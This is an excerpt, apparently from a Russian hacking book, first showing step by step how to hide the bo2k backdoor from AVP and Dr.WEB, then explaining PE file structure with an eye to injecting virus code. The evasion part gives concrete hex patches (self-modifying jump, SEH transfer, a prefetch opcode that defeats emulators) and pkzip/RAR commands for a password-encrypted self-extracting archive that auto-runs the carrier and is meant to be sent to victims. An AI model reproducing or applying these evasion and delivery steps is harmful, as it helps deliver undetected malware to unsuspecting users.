Если все было сделано правильно, после двойного нажатия на ENTER последовательное нажатие клавиш F8 и F5 перенесет нас аккурат в окрестности новой точки входа. К внедрению антиотладочного кода готовы? Блин... ну вы же не пионеры...

Начнем с самого простого — с самомодифицирующегося кода. Забросим на стек инструкцию перехода на оригинальную точку входа и немедленно ее исполним. Для этого нам предстоит набрать такую последовательность команд: mov eax, *абсолютный_адрес_старой_точки_входа*/push 0E0FF/jmp esp, где E0FFh представляет собой машинный код команды jmp eax. Экран HIEW'a после завершения ввода должен выглядеть приблизительно как на рис. 4.7.

Прогнав файл через AVP, мы убеждается, что он даже и не порывается хрюкать! Dr.WEB рычит, но это явление временное: скоро мы его обломаем. Открываем на радостях свежее пиво! Малость промочив горло и ощупав растущий живот, приступаем к более сложным фокусам. А именно — к передаче управления посредством структурного исключения, более известного под аббревиатурой SEH (которую Word упорно пытается заменить на SHE). Ника-

кие известные мне антивирусы SEH не эмулируют, отладчики от него едут крышей, а начинающие хакеры тонут в диспетчере, умирая за трассировкой от старости и истощения.

Рис. 4.7. Простой самомодифицирующийся код

Один из вариантов реализации антиотладочного кода выглядит так: заталкиваем в стек адрес старой точки входа (в нашем случае это 315E001h), заталкиваем указатель на предыдущий обработчик (он лежит в двойном слове по адресу FS:[0]) и регистрируем свой обработчик установкой FS:[0] на вершину стека. Затем возбуждаем исключение, например порываемся делить на ноль, выполняем несуществующую машинную команду или обращаемся к несуществующему/защищенному адресу памяти (например, лезем в ядро). Короче, была бы фантазия, а поводы для возбуждения исключения завсегда найдутся (рис. 4.8).

Рис. 4.8. Передача управления по структурному исключению

И что же? Оба антивируса молчат, а отладчики при достижении строки 3149111h забрасывают нас далеко в ядро. Далеко не каждый хакер знает, как заставить soft-ice отобразить истинный адрес перехода (правильный ответ: дать команду xframe).

Напоследок подсунем виртуальной машине неизвестную ей инструкцию. Что нибудь из набора мультимедийных команд PIII+. Вот хотя бы ту же prefectch [eax], которой соответствует опкод 0F 18 00 и которая осуществляет упреждающую предвыборку данных в кэш. Навряд ли антивирусы станут ее эмулировать. Но разве они не могут просто пропустить ее? В том-то и дело, что не могут! Неизвестная инструкция имеет неизвестную длину, определить ее границы эвристическими методами невозможно. Эмулятор просто не будет знать, откуда ему продолжать разбор кода (рис. 4.9).

Приведенный ранее код раскалывается всеми современными антивирусами, но стоит изменить первые три байта на 0F 18 00, как эмуляторы скинут ласты. Кста-

ти говоря, у HIEW'а крыша едет тоже (рис. 4.10). Первые три байта срывают у HIEW крышу, побуждая его неправильно декодировать последующий код, в результате чего инструкция mov eax, 315E001h (запись в регистр числа 315E001h) превращается в add [eax][0315E001].bh (добавить к ячейке памяти, расположенной по адресу eax + 315E001h, значение регистра bh), что совсем не одно и то же.

```
hiew bo2k.aspacked - Far
   bo2k.aspacke► IU     PE.03149100 a32 ---------     56832 ▼ Hiew 6.04
 .03149100: 90                     nop
 .03149101: 90                     nop
 .03149102: 90                     nop
 .03149103: B801E01503             mov        eax,00315E001 ;"♥S▼0"
 .03149108: FFE0                   jmp        eax
 .0314910A: 0000                   add        [eax],al
 .0314910C: 0000                   add        [eax],al
 .0314910E: 0000                   add        [eax],al
1Global 2    3     4ReLoad 5     61 byte 7Direct 8Xlat  9Auto
```

Рис. 4.9. Тривиальный jump на точку входа, ловящийся всеми антивирусами, который через несколько секунд будет доработан в нечто непотребное

```
   bo2k.aspacke► ↓W     PE 00009103 a32 <Editor>      56832 ▼ Hiew 6.04
 00009100: 0F18                    ???
 00009102: 00B801E01503            add        [eax][00315E001],bh
 00009108: FFE0                    jmp        eax
 0000910A: 0000                    add        [eax],al
 0000910C: 0000                    add        [eax],al
 0000910E: 0000                    add        [eax],al
1      2      3      4      5      6      7      8      9
```

Рис. 4.10. Внедрение команды prefecth

Подытожив наши достижения, мы получим следующую табличку, которой по праву можем гордиться.

Метод	AVP	Dr.WEB
«Голый» bo2k.exe	Ловит	Ловит
Упаковка OBSIDIUM'ом	Молчит	Молчит
Упаковка ASPack'ом	Ловит	Ловит
Упаковка ASPack'ом с затиранием 60h	Молчит	Молчит
HidePX	Ловит	Ловит
ASPack + SHE	Молчит	Молчит
ASPack + EPProt	Ловит	Возможно, win.exe — вирус
ASPack + prefecth	Молчит	Молчит
ASPack + EPProt + pacth	Молчит	Возможно, win.exe — вирус
Упаковка в архив с паролем	Ловит инспектором	Ловит инспектором
ASPack + самомодифицирующийся код	Молчит	Ловит

КРИПТОГРАФИЯ НА ПЕНЬКЕ


Упаковываем файл-носитель любым подходящим архиватором, поддерживающим шифрование, и отправляем архив пользователю вместе с паролем и ин-

струкцией по его расшифровке. Пользователь распаковать файл сможет, а антивирус — нет. Правда, при активном инспекторе зараженный файл будет автоматически проверен после его извлечения (а у большинства пользователей инспектор активен). К тому же параноидально настроенные пользователи склонны проверять все запускаемые файлы вручную. Короче говоря, события развиваются, как в анекдоте: обгоняет грузин девушку, смотрит ей в лицо и вздыхает: «Эх! Такую ж... испортила!» Предложенная идея при всей своей красоте годится лишь для обхода почтовых сторожей, чтобы те не прибили вложения еще на излете.

Как вариант можно упрятать вирус в самораспаковывающийся архив, а для автоматизации ввода пароля использовать такую штуку, как bat-файл. Хрен какой антивирус его расшифрует! Применительно к zip'у шифрование и упаковка целевого файла выглядят приблизительно так: `pkzip.exe -add -maximum -Sfx -password=M$sux dst.exe src.exe`, а распаковка (с автоматическим запуском!) так: `dst.exe -password=M$sux & src.exe`, где `M$sux` — пароль, `dst.exe` — упакованный файл, а `src.exe` — файл-носитель. Если не хотите возиться с командными файлами, юзайте RAR — он позволяет автоматически запускать распакованную программу после ее расшифровки.

Сначала необходимо создать первичный зашифрованный носитель. Для этого, предварительно упаковав подобный файл zip'ом (с паролем), тыкаем в него левой клавишей мыши и выбираем пункт Добавить файлы в архив. Затем в появившемся диалоговом окне ставим галочку Создать sfx-архив, на вкладке Дополнительно выбираем Параметры sfx, изменяем путь распаковки с C:/Program Files на текущую папку и в строке Выполнить после распаковки пишем `cmd.exe /c dst.exe -extract -password=M$sux&src.exe`. На вкладке Режимы говорим RAR'у Не показывать начальный диалог, а на вкладке Текст и значок выбираем значок по вкусу и нажимаем на OK. Все! После запуска упакованного файла автоматически расшифруется и запустится исходная подопытная программа, гарантированно обходящая все антивирусные заслоны. Под Windows 9x это, естественно, работать не будет (в ней нет cmd.exe и вообще все по-другому).





ГЛАВА 5

ФОРМАТ PE-ФАЙЛОВ

Знакомство читателя с PE-форматом не входит в нашу задачу, и предполагается, что некоторый опыт работы с Пешками у него уже имеется. Существует множество описаний PE-формата, но среди них нет ни одного по-настоящему хорошего. Официальная спецификация (*Microsoft Portable Executable and Common Object File Format Specification*), написанная двусмысленным библейским языком, скорее напоминает сферического коня в вакууме, чем практическое руководство. Даже среди сотрудников Microsoft нет единого мнения по поводу того, как именно следует его толковать, и различные системные загрузчики ведут себя сильно неодинаково. Что же касается сторонних разработчиков, то здесь и вовсе царит полная неразбериха.

Понимание структуры готового исполняемого файла еще не наделяет вас умением собирать такие файлы самостоятельно, голыми руками. Ну или, на худой конец, при помощи каменного топора. Операционные системы облагают нас весьма жесткими ограничениями, зачастую вообще не упомянутыми в документации и варьирующимися от одной оси к другой. Не так-то просто создать файл, загружающийся больше чем на одной машине (которой, как правило, является машина его создателя). Один шаг в сторону — и загрузчик открывает огонь без предупреждения, выдавая малоинформативное сообщение в стиле «Файл не является win32-приложением», после чего остается только гадать: что же здесь неправильно (кстати говоря, Windows 9x намного более подробно диагностирует ошибку, чем Windows NT, если, конечно, некорректный файл не вгонит ее в крутой завис, а виснет она на удивление часто — загрузчик там писали пионеры, не иначе).

Технические писатели, затрагивающие тему исполняемых файлов и совершенно не разбирающиеся в предметной области, за которую взялись, за неимением лучших идей прибегают к довольно грязному трюку и подменяют одну тему другой. Отталкиваясь от уже существующих PE-файлов, созданных линкером, они долго и занудно объясняют назначение каждого из полей, демонстративно прогуливаясь по ссылочным структурам от вершины до дна. Ха! Это и макака сумеет! Сложнее разобраться, почему эти структуры сконструированы именно так, а не иначе. Какой в них заложен запас прочности? Каким именно образом их интерпретирует системный загрузчик? А что насчет предельно допустимых значений? Увы, все эти вопросы остаются без ответа. Чтение статьей типа «The Portable Executable File Format from Top to Bottom» от Randy Kath'a из Microsoft Developer Network Technology Group — это хороший способ занудрить себе мозги и написать мертворожденный PE-дампер, переваривающий только «честные» файлы и падающий на всех остальных (dumpbin ведь падает!). Аналогичным образом поступает и Matt Pietrek, обходящий базовые концепции PE-файла стороной и начинающий процесс описания с середины, но так и не доводящий его до логического конца.


Иначе поступает автор статьи «Об упаковщиках в последний раз» Volodya (http://www.wasm.ru/print.php?article=packlast01 и http://www.wasm.ru/print.php?article=packers2), сосредоточивший усилия на исследовании системного загрузчика Win2K/XP и допустивший при этом большое количество фактических ошибок, полный разбор которых потребовал бы отдельной главы. При всей ценности этой работы она нисколько не проясняет ситуацию и только добавляет вопросов. Volodya сетует на то, что работа загрузчика полностью недокументирована и даже у Руссиновича обнаруживаются лишь обрывки информации. Ну, была бы она документирована — что бы от этого изменилось? Какое нам дело до того, что в Win2K/XP загрузка файла сводится к вызову MmCreateSection? Во-первых, в остальных системах это не так, а во-вторых, это сегодня Microsoft стремится весь ввод/вывод делать через mmap, но когда до горячих американских парней дойдет, что это тормоза, а не ускорение, политика изменится и MmCreateSection отправится на заслуженный отдых (в чулан ее! на помойку!).

Дизассемблировать ядро совсем не бесполезно, но вот закладываться на полученные результаты, не проверив их на остальных осях, ни в коем случае нельзя! Верить в спецификации по меньшей мере наивно, ведь всякая спецификация — это только слова, а всякий программный код — лишь частный случай реализации. И то и другое непостоянно и переменчиво. Чтение книжек (равно как и протирание штанов в учебных заведениях различной степени тяжести) еще никого не сделало программистом. Лишь опыт, сын ошибок трудных, да общение с коллегами-системщиками позволят избежать грубых ошибок. Как говорится, не падает только тот, кто лежит, а кто бежит — падает, наступает на грабли и попадает в логические ямы, глубокие, как колодцы из романа Мураками (кстати говоря, колодец во многих религиях символизировал связь с потусторонним миром).

Автор, имеющий богатый опыт сексуальных извращений с PE-файлами и помнящий численные значения смещений всех структур как содержимое своих карма-

нов, в процессе работы над «Записками...» в такие колодцы попадал неоднократно (да и сейчас там сидит). Всякое знание подобно больному зубу — если его не трогать, он не будет ныть. Отдельные пробелы, неясности и непонятности неизбежны. Когда пишешь рабочие заметки «для себя», просто махаешь рукой и говоришь: да какая разница, что этот большой красный рубильник делает? Работает ведь — и ладно... Книга — дело другое. Тут хочешь не хочешь, а будь добр разложить все по полочкам! Автор выражает глубокую признательность удивительному человеку, мудрому программисту и создателю замечательного линкера ulink Юрию Харону, помогающему таким тупым дурням, как я, преодолевать мифическую реку Стикс (ftp://ftp.styx.cabel.net/pub/UniLink/) и терпеливо отвечавшему на мои сумбурные и нечетко сформулированные вопросы. Если бы не его консультации, эта глава ни за что бы не получилась такой, какова она есть!

ОБЩИЕ КОНЦЕПЦИИ И ТРЕБОВАНИЯ, ПРЕДЪЯВЛЯЕМЫЕ К PE-ФАЙЛАМ



Структурно PE-файл состоит из *заголовка* (header), *страничного имиджа* (image page) и необязательного *оверлея* (overlay). Представление PE-файла в памяти называется его *виртуальным образом* (virtual image), или просто *образом*, а на диске — *файлом*, или *дисковым образом*. Если не оговорено обратное, то под образом всегда понимается виртуальный образ.

Образ характеризуется двумя фундаментальными понятиями — *адресом базовой загрузки* (image base) и *размером* (image size). При наличии *перемещаемой информации* (relocation/fixup table) образ может быть загружен по адресу, отличному от image base и назначаемому непосредственно самой операционной системой.

Образ естественным образом делится на *страницы* (pages), а файл — на *сектора* (sectors). Виртуальный размер страниц/секторов явным образом задается в заголовке файла и не обязательно должен совпадать с физическим.

ПРИМЕЧАНИЕ

Строго говоря, никаких виртуальных страниц/секторов нет, и не вздумайте никому о них говорить, чтобы не подняли на смех, терминология эта — моя, авторская. Правильнее говорить о минимальной порции (кванте) данных, равной выбранной кратности выравнивания на диске и в памяти, но постоянно набивать такое на клавиатуре слишком длинно и утомительно. Короче говоря — я вас предупредил. По какому праву я ввел свою терминологию? Дык, моя селедка (книжка в смысле) — что хочу, то и делаю!

Системный загрузчик требует от образа непрерывности, документация же обходит этот вопрос стороной. На всем протяжении между image base и image base + size of image не должно присутствовать ни одной бесхозной страницы, не принадлежащей ни заголовку, ни секциям — такой файл просто не будет загружен. (С этим не совсем согласен Юрий Харон, однако ни одного «прерывистого» файла выловить в живой природе мне не удалось, а попытка создать таковой самостоятельно всякий раз заканчивалась неуспехом.) Бесхозных же секторов в любой части файла может быть сколько угодно. Каждый сектор может отображаться на любое количество страниц (по одной странице за раз), но никакая страница не может отображать более одного сектора на один и тот же регион памяти.

Для работы с PE-файлами используются три различных схемы адресации: *физические адреса* (называемые также сырыми указателями, или смещениями, raw pointers/raw offset, или просто offset), отсчитываемые от начала файла; *виртуальные адреса* (virtual address, VA), отсчитываемые от начала адресного пространства процесса; *относительные виртуальные адреса* (relative virtual address, RVA), отсчитываемые от базового адреса загрузки. Все три адреса измеряются в байтах и хранятся в 32-битных указателях (в PE64 все указатели 64-битные, но где мы, а где PE64?). Параграфы давно вышли из моды, а жаль... Вообще-то существует и четвертый тип адресации — *сырые относительные адреса, RRA* (Raw Relative Address), или *относительно относительные адреса* (Relative Relative Address). Терминология вновь моя, ибо официального названия у такого способа адресации нет и не предвидится. Иногда его называют offset'ом, что не совсем верно, так как offset'ы сильно разные бывают, а RRVA-адреса всегда отсчитываются от стартового адреса своей структуры (в частности, OffsetModuleName задает смещение от начала таблицы диапазонного импорта).

Страничный имидж состоит из одной или нескольких *секций*. С каждой секцией связаны четыре атрибута: физический адрес начала секции в файле/размер секции в файле, виртуальный адрес секции в памяти/размер секции в памяти и атрибут характеристик секции, описывающий права доступа, особенности ее обработки системным загрузчиком и т. д. Грубо говоря, секция вправе сама решать, откуда и куда ей грузиться, однако эта свобода весьма условна: на ассортимент выбираемых значений наложено множество ограничений. Начало каждой секции в памяти/диске всегда совпадает с началом виртуальных страниц/секторов соответственно. Попытка создать секцию, начинающуюся с середины, жестоко пресекается системным загрузчиком, отказывающимся обрабатывать такой файл. С концом складывается более демократичная ситуация, и загрузчик не требует, чтобы виртуальный (и частично физический) размер секций был кратен размеру страницы. Вместо этого он самостоятельно выравнивает секции, забивая их хвост нулями, так что никакая страница (сектор) не может принадлежать двум и более секциям сразу. Фактически, это сплошное надувательство: не выровненный (в заголовке!) размер автоматически выравнивается в страничном имидже, поэтому предоставленные нам полномочия на поверку оказываются сплошной фикцией.

Все секции совершенно равноправны, тип каждой из них тесно связан с ее атрибутами, интерпретируемыми довольно неоднозначным и противоречивым образом. Реально (читай — на сегодняшний день) мы имеем два аппаратных и два программных атрибута: Accessible/Writeable и Shared/Loadable (последний — условно) соответственно. Вот отсюда и следует плясать! Все остальное — из области абстрактных концепций.

«Секция кода», «секция данных», «секция импорта» — не более чем образные выражения, своеобразный рудимент старины, оставшийся в наследство от сегментной модели памяти, когда код, данные и стек действительно находились в различных сегментах, а не были сведены в один, как это происходит сейчас.

Служебные структуры данных (таблицы экспорта, импорта, перемещаемых элементов) могут быть расположены в любой секции с подходящими атрибутами доступа. Когда-то правила хорошего тона предписывали помещать каждую таблицу в свою персональную секцию, но теперь эта методика признана устаревшей. Теперь на смену ей пришли анархия и старый добрый квадратно-гнездовой способ, когда содержимое служебных таблиц размазывается тонким слоем по всему страничному имиджу, что существенно утяжеляет алгоритм внедрения в исполняемый файл, но это уже тема другого разговора. Впрочем, как справедливо замечает Юрий Харон, дело тут совсем не в анархии, а в оптимизации по размеру и скорости загрузки.

Оверлей, в своем каноническом определении сводящийся к «хвостовой» части файла, не загружаемой в память, в PE-файлах может быть расположен в любом месте дискового образа — в том числе и посередине. Действительно, если между двумя смежными секциями расположено несколько бесхозных секторов, не приватизированных никакой секцией, такие сектора останутся без представления в памяти и имеют все основания считать себя оверлеями. Впрочем, кем они считают себя — не важно. Важно, кем их считают окружающие, ибо мнение, которое никто не разделяет, граничит с шизофренией, а сумасшедший оверлей — это что-то! Собственно говоря, оверлеями их можно называть только в переносном смысле. Спецификация на PE-файлы этого термина в упор не признает, и никаких, даже самых примитивных, механизмов поддержки с оверлеями win32 API не обеспечивает (не считая, конечно, примитивного ввода/вывода).

ВНИМАНИЕ

Эту главу нельзя читать, как приключенческий роман или детектив. Разумеется, я приложил все усилия и как мог структурировал материал, стремясь писать максимально доходчивым языком, хотя бы и ценой потери второстепенных деталей. Тем не менее для оперативного переваривания информации вам придется обложиться стопками распечаток и, вооружившись hex-редактором, сопровождать чтение «Записок I» перемещением курсора по файлу, чтобы самостоятельно «потрогать руками» все описываемые здесь структуры...

Да осилит дорогу идущий! Когда вы доберетесь до конца, вы поймете, почему не работают некоторые файлы, упакованные ASPack/ASPrpotect, и как это исправить. Не говоря уже о том, что вы сможете создавать абсолютно легальные файлы, которые ни один дизассемблер не дизассемблирует в принципе!

Засим все! Теперь, после составления контурной карты PE-файлов можно смело приступать к ее детализации, не рискуя заблудиться в непроходимых терминологических и технических джунглях. Мужайтесь! ELF-файл еще более наворочен, PE в сравнении с ним — просто невинность какая-то!



СТРУКТУРА PE-ФАЙЛА

Все PE-файлы (рис. 5.1) без исключения (и системные драйверы в том числе!) начинаются с old-exe-заголовка, за концом которого следует *DOS-заглушка* (*MS-DOS real-mode stub program*, или просто *stub*), обычно выводящая разочарованно ругательство на терминал (в некоторых случаях в нее инкапсулирована DOS-версия программы, но это уже экзотика). Мэтт Питтерек в «Секретах системного программирования под Windows 95» пишет: «...После того, как загрузчик win32 отобразит в память PE-файл, первый байт отображения файла соответствует первому байту DOS-заглушки». Это неверно! Первый байт отображения соответствует первому байту самого файла, то есть отображение всегда начинается с сигнатуры MZ, в чем легко убедиться, загрузив файл в отладчик и просмотрев его дамп.

PE-заголовок, в подавляющем большинстве случаев начинающийся непосредственно за концом old-exe-программы, на самом деле может быть расположен в любом месте файла — хоть в середине, хоть в конце, так как загрузчик определяет его положение по двойному слову e_lfanew, смещенному на 3Ch байт от начала файла.

PE-заголовок представляет собой 18h-байтовую структуру данных, описывающую фундаментальные характеристики файла и содержащую сигнатуру PE\x0\x0, по которой файл, собственно говоря, и отождествляется.

PE File Format
MS-DOS MZ Header
MS-DOS Real-Mode Stub Program
PE File Signature
PE File Header
PE File Optional Header
.text Section Header
.bss Section Header
.rdata Section Header
. . .
.debug Section Header
.text Section
.bss Section
.rdata Section
. . .
.debug Section

Рис. 5.1. Схематическое изображение PE-файла

Непосредственно за концом PE-заголовка следует *опциональный заголовок*, специфицирующий структуру страничного имиджа более детально (базовый адрес загрузки, размер образа, степень выравнивания – все это и многое другое задаются именно в нем). Название *опциональный* выбрано не очень удачно и слабо коррелирует с окружающей действительностью, ибо без опционального заголовка файл попросту не загрузится. Так какой же он, к черту, «опциональный», если он обязательный? (Впрочем, когда PE-формат только создавался, все было по-другому, а сейчас мы вынуждены тащить это наследие старины за собой.) Важной структурой опционального заголовка является DATA_DIRECTORY, представляющая собой массив указателей на подчиненные структуры данных, как-то: таблицы экспорта и импорта, отладочная информация, таблица перемещаемых элементов и т. д. Типичный размер опционального заголовка составляет E0h байт, но может варьироваться в ту или иную сторону, что определяется полнотой занятости DATA_DIRECTORY, а также количеством мусора за ее концом (если таковой вдруг там есть, хотя его настоятельно рекомендуется избегать). Может показаться забавным, но размер опционального заголовка хранится в PE-заголовке, так что эти две структуры очень тесно связаны.

За концом опционального заголовка следует суверенная территория, оккупированная *таблицей секций*. Политическая принадлежность ее весьма условна. Ни к одному из заголовков она не принадлежит и, судя по всему, является самостоятельным заголовком безымянного типа (подробнее см. далее разделы «SizeOfHeaders» и «Таблица секций»). Редкое внедрение в исполняемый файл обходится без правки таблицы секций, поэтому данная структура для нас ключевая.

За концом таблицы секций раскинулась топкое болото ничейной области, не принадлежащей ни заголовкам, ни секциям и образовавшейся в результате выравнивания физических адресов секций по кратным адресам. В зависимости от ряда обстоятельств, подробно разбираемых по ходу изложения материала, заболоченная память может как отображаться на адресное пространство процесса, так и не отображаться на него. Обращаться с ней следует крайне осторожно, так как здесь могут быть расположены чей-то оверлей, исполняемый код или структура данных (таблица диапазонного импорта, например).

Начиная с raw offset'а первой секции, указанного в таблице секций, простирается *страничный имидж*, точнее, его упакованный дисковый образ. «Упакован» он в том смысле, что физические размеры секций (с учетом выравнивания) включают в себя лишь инициализированные данные и не содержат ничего лишнего (ну хорошо: не должны содержать ничего лишнего...). Виртуальный размер секций может существенно превосходить физический, что с секциями данных случается сплошь и рядом. В памяти секции всегда упорядочены, чего нельзя сказать о дисковом образе. Помимо дыр, оставшихся от выравнивания, между секциями могут располагаться оверлеи; к тому же порядок следования секций в памяти и на диске совпадает далеко не всегда...


Одни секции имеют постоянное представительство в памяти, другие – «нанимаются» лишь на период загрузки, по завершении которой в любой момент могут

быть безоговорочно выдворены оттуда (не сброшены в своп, а именно выдворены, то есть депортированы!). Что же до третьих — они вообще никогда не загружаются в память, разве что по частям. В частности, секция с отладочной информацией ведет себя именно так. Впрочем, отладочная информация не обязательно должна оформляться в виде отдельной секции, чаще она подцепляется к файлу в виде оверлея.

За концом последней секции обычно бывает расположено некоторое количество мусорных байтов, оставляемых линкером по небрежности. Это не оверлей (обращений к нему никогда не происходит), хотя и нечто очень на него похожее. Разумеется, оверлеев может быть и несколько: системный загрузчик не налагает на это никаких ограничений, однако и не предоставляет никаких унифицированных механизмов работы с оверлеями — программа, создавшая свой оверлей, вынуждена работать с ним самостоятельно, задействовав API ввода/вывода (впрочем, «вывод» не работает в принципе, так как загруженный файл доступен только для чтения, а запись в него наглухо заблокирована).

Короче говоря, физическое представление исполняемого файла являет собой настоящее лоскутное одеяло, напоминающее политическую карту мира в стиле «раскрась сам». Переварить эту кухню очень непросто, поскольку закладываться ни на что нельзя, следует ожидать любых неожиданностей...

ЧТО МОЖНО И ЧЕГО НЕЛЬЗЯ ДЕЛАТЬ С PE-ФАЙЛОМ



Строго говоря, чужой исполняемый файл лучше не трогать, поскольку заранее неизвестно, к чему именно он привязывается и какие структуры данных контролирует. С другой стороны, поведение подавляющего большинства файлов вполне предсказуемо, и внедряться в них таки можно.

Дисковый файл и его виртуальный образ — это, как говорят в Одессе, две большие разницы. С момента окончания загрузки стандартный PE-файл работает исключительно со своим виртуальным образом и не обращает-

Внутри загрузчика

ся непосредственно к самому файлу (исключение составляют оверлеи и секции отладочной информации, но это уже тема другого разговора). Нет, не так! Обращение к немодифицированным страницам файла все-таки происходит (при условии, что он загружен с винчестера, а не с дискеты или сетевого диска), Windows не настолько глупа, чтобы вытеснять в своп то, что в любой момент можно подкачать с диска. Впрочем, этот механизм настолько прозрачен, что учитывать его совершенно не обязательно.

Внедряемый код может как угодно перекраивать дисковый файл, но виртуальный образ меняться не должен. Точнее, после передачи управления на оригинальную точку входа виртуальный образ должен быть приведен в исходный вид. При этом допускается: а) увеличивать размер страничного имиджа, записываясь в его конец; б) оккупировать незанятые области (например, те, что используются для выравнивания); в) выделять память на стеке/куче, перемещая туда свое тело.

Поскольку секции располагаются в файле по выровненным адресам, между ними практически всегда остается свободное пространство, уверенно вмещающее в себя крохотный загрузчик, подкачивающий «хвост» вируса из оверлея. Как вариант (если нет другого оверлея) можно увеличить размер последней секции и записаться в ее конец. Более радикально настроенный код может сбросить часть чужой секции в оверлей, усевшись на освободившееся место, а затем непосредственно перед передачей управления восстановить ее обратно. Внешний антураж выглядит просто замечательно, но задумайтесь, что произойдет, если: а) сбрасываемый фрагмент секции будет содержать одну или несколько служебных таблиц, например таблицу импорта; б) сбрасываемый фрагмент секции будет содержать один или несколько перемещаемых элементов. Таким образом, перед тем как сбрасывать что бы то ни было в оверлей, внедряемый код должен проанализировать все служебные структуры, прописанные в DATA DIRECTORY, чтобы ненароком не сбросить ничего лишнего. Затем необходимо проанализировать таблицу перемещаемых элементов (если она есть) и либо выбрать участок свободный от перемещений, либо удалить соответствующие элементы из таблицы с тем, чтобы впоследствии обработать их самостоятельно. До ресурсов дотрагиваться ни в коем случае нельзя, иначе Проводник иконки не найдет!

Но хватит говорить о плохом. Давайте лучше о хорошем. Все секции стандартного PE-файла, за исключением секции с отладочной информацией, используют только RVA/RRA- и VA-адресацию, а это значит, что мы можем свободно перемещать секции внутри дискового образа — менять их местами, внедрять между ними оверлеи, и все это никак не скажется на работоспособности файла, поскольку страничный имидж во всех случаях будет один и тот же! Это не покажется удивительным, если вспомнить, что виртуальный и физический адреса каждой секции хранятся в различных, никак не связанных друг с другом полях — именно поэтому внедрение кода в середину файла еще не обозначает его внедрения в середину страничного имиджа.

Теперь немного извращений для разнообразия. Внедряться в конец файла — слишком просто, неинтересно и небезопасно (антивирусы при этом матерят-

ся так, что уши вянут). Внедряться в начало кодовой секции со сбросом оригинального содержимого последней в оверлей — слишком сложно. А что если... попробовать внедриться перед началом кодовой секции, передвинув ее начало в область младших адресов? Виртуальный образ окажется при этом практически нетронутым и останется лежать по тем же самым адресам, которые занимал до вторжения, что сохранит файлу работоспособность, попутно лишая разработчик внедряемого кода полового контакта с перемещаемыми элементами и прочими служебными структурами данных. Все это так, за исключением одного досадного «но». Первая секция подавляющего большинства файлов *уже* начинается по наименьшему из всех доступных адресов, и передвигать ее просто некуда. Правда, под NT можно отключить выравнивание и делать с секциями все что угодно, но тогда файл не сможет работать под Win9x (подробнее см. «FileAlignment/SectionAlignment»). То же самое относится и к уменьшению базового адреса загрузки, компенсируемому увеличением стартовых адресов всех секций, в результате чего положение страничного имиджа не изменяется, а мы выигрываем место для внедрения своего собственного кода. Увы! Служебные структуры PE-файлов активно используют RVA-адресацию, отсчитываемую от базового адреса загрузки, поэтому просто взять и передвинуть базовый адрес не получится — необходимо как минимум проанализировать таблицы экспорта/импорта, таблицу ресурсов и скорректировать все RVA-адреса, а как максимум... типичный базовый адрес загрузки для исполняемых файлов — 400000h — выбран далеко не случайно. Это минимальный базовый адрес загрузки в Win9x, и если он будет меньше этого числа, системный загрузчик попытается переместить файл, потребовав таблицу перемещаемых элементов на бочку, а у исполняемых файлов она с некоторого времени по умолчанию отсутствует (ну разве что линкер при компоновке специально попросите). С динамическими библиотеками ситуация не так плачевна (базовый адрес их загрузки выбирается с запасом, да и таблица перемещаемых элементов, как правило, есть), однако сложность реализации внедряемого кода просто чудовищна, к тому же нестандартный адрес загрузки сразу бросается в глаза. Так что ценность этого приема очень сомнительна...

